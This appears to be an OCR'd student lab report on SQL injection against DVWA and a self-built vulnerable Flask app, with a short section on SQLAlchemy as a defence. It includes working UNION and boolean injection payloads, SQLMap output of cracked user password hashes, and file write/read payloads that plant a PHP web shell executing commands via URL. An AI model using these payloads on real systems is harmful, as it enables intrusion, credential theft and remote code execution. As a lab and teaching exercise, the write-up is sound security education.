
SQLAlchemny

In SQLAlchemy, creating models involves defining classes where each column is represented as a strongly typed attribute with specified properties like length, uniqueness, primary key, or nullability. It's crucial to accurately define relationships, whether one-to-many or many-to-many. Handling migrations is straightforward; a simple db.create_all() in Flask can manage this. Interacting with the database is seamless; it's akin to working with classes where changes need to be committed after every operation.

Practical Component



I tested the queries above on two web applications, the infamous DVWA that runs on PHP/MySQL, it offers various vulnerable options that can be easily exploited, and I created my version of it DVF, that runs on Python Flask/Postgres I hosted both of them inside docker just so setting up can be easily replicable for anyone wanting to try them out themselves as well. The three vulnerable inputs included are Login, Union and Blind.



Union

Sport Type:

ll' UNION SELECT 1, version(), NULL, 'Basketball'; --

Submit

Name	Type	Date
All-Star Game	Basketball	2023-02-19
PostgreSQL 16.2 (Debian 16.2-1.pgdg110+2) on x86_64-pc-linux-gnu, compiled by gcc (Debian 10.2.1-6) 10.2.1 20210110, 64-bit	Basketball	None
Vegas Showdown	Basketball	2024-03-01

Check Sports event

Sports event ID:


999 OR 1=1; --

Check

Sports event exists

The reason why they are vulnerable is that the user input is directly inserted into a string, which is then passed to the database and executed. To demonstrate secure practices and the use of modern frameworks that can protect web apps from SQL injection, I have written a secure version that utilizes the SQLAlchemy framework to securely sanitize input and dynamically generate queries thanks to Object-Relational Mapping.

I attempted to exploit both DVWA and DVF using SQLMap, which automatically executes known malicious payloads. In this screenshot, it even automates the cracking of user passwords. Due to their weakness, they can be cracked in seconds.




```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------+----------------------------------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                        | password                                                       | last_name | first_name | last_login          | failed_login |
+---------+---------+-------------------------------+----------------------------------------------------------------+-----------+------------+---------------------+--------------+
| 1       | admin   | /hackable/users/admin.jpg     | 5f4dcc3b5aa765d61d8327deb882cf99 (password)                    | admin     | admin      | 2024-02-20 10:24:00 | 0            |
| 2       | gordonb | /hackable/users/gordonb.jpg   | e99a18c428cb38d5f260853678922e03 (abc123)                      | Brown     | Gordon     | 2024-02-20 10:24:00 | 0            |
| 3       | 1337    | /hackable/users/1337.jpg      | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)                     | Me        | Hack       | 2024-02-20 10:24:00 | 0            |
| 4       | pablo   | /hackable/users/pablo.jpg     | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)                     | Picasso   | Pablo      | 2024-02-20 10:24:00 | 0            |
| 5       | smithy  | /hackable/users/smithy.jpg    | 5f4dcc3b5aa765d61d8327deb882cf99 (password)                    | Smith     | Bob        | 2024-02-20 10:24:00 | 0            |
+---------+---------+-------------------------------+----------------------------------------------------------------+-----------+------------+---------------------+--------------+
```

To demonstrate how bad the configuration of DBMS privileges can become in DVWA, I granted the current user executing queries from the frontend the privilege FILE.

```
docker exec -it <docker_id> /bin/bash
chmod -R 777 /var/www/html/vulnerabilities/sqli/
mysql -h localhost
# secure\_file\_prive is empty so users can read/write anywhere
SHOW VARIABLES LIKE 'secure_file_priv';
GRANT FILE ON *.* TO 'app'@'localhost';

# user can write and read
'UNION SELECT 'this is a test', NULL INTO OUTFILE
'/var/www/html/vulnerabilities/sqli/test.txt'; #
'UNION SELECT LOAD_FILE('/var/www/html/vulnerabilities/sqli/test.txt'), NULL #

# so why not simple reverse shell
'UNION SELECT NULL,'<?php system($_REQUEST[0]); ?> 'INTO OUTFILE
'/var/www/html/vulnerabilities/sqli/shell.php'; #
http://localhost/vulnerabilities/sqli/shell.php?0=whoami
```



\N /var/www/html/vulnerabilities/sqli

Sources

[1] OWASP. (2021). Injection. Retrieved from https://owasp.org/Top10/A03_2021-Injection/ [Accessed on 25.2.2024]

[2] SQLMap. (n.d.). [Website] https://sqlmap.org/ [Accessed on 25.2.2024]

[3] Cloudflare. (n.d.). SQL Injection. Retrieved from https://www.cloudflare.com/learning/security/threats/sql-injection/ [Accessed on 25.2.2024]

[4] Hack The Box Academy. (n.d.). Module 33. Retrieved from https://academy.hackthebox.com/module/33 [Accessed on 25.2.2024]

[5] Hack The Box Academy. (n.d.). Module 58. Retrieved from https://academy.hackthebox.com/module/58 [Accessed on 25.2.2024]

[6] MySQL Documentation. (n.d.). Retrieved from https://dev.mysql.com/doc/ [Accessed on 25.2.2024]

[7] YouTube. (n.d.). SQL Injection Attack. Retrieved from https://www.youtube.com/watch?v=WONbg6ZjiXk [Accessed on 25.2.2024]

[8] Docker Hub. (n.d.). Web DVWA. Retrieved from https://hub.docker.com/r/vulnerables/web-dvwa [Accessed on 25.2.2024]

[9] SQLAlchemy Documentation. (n.d.). Retrieved from https://docs.sqlalchemy.org/en/20/ [Accessed on 25.2.2024]

[10] Oracle. (n.d.). What is a Database? Retrieved from https://www.oracle.com/database/what-is-database/ [Accessed on 25.2.2024]

[11] Lwin Khin Shar and Hee Beng Kuan Tan. “Defeating SQL injection”. In: Computer 46.3 (2012), pp. 69–77.

[12] HackTricks. Pentesting PostgreSQL. [Website] https://book.hacktricks.xyz/network-services-pentesting/pentesting-postgresql [Accessed on 25.2.2024]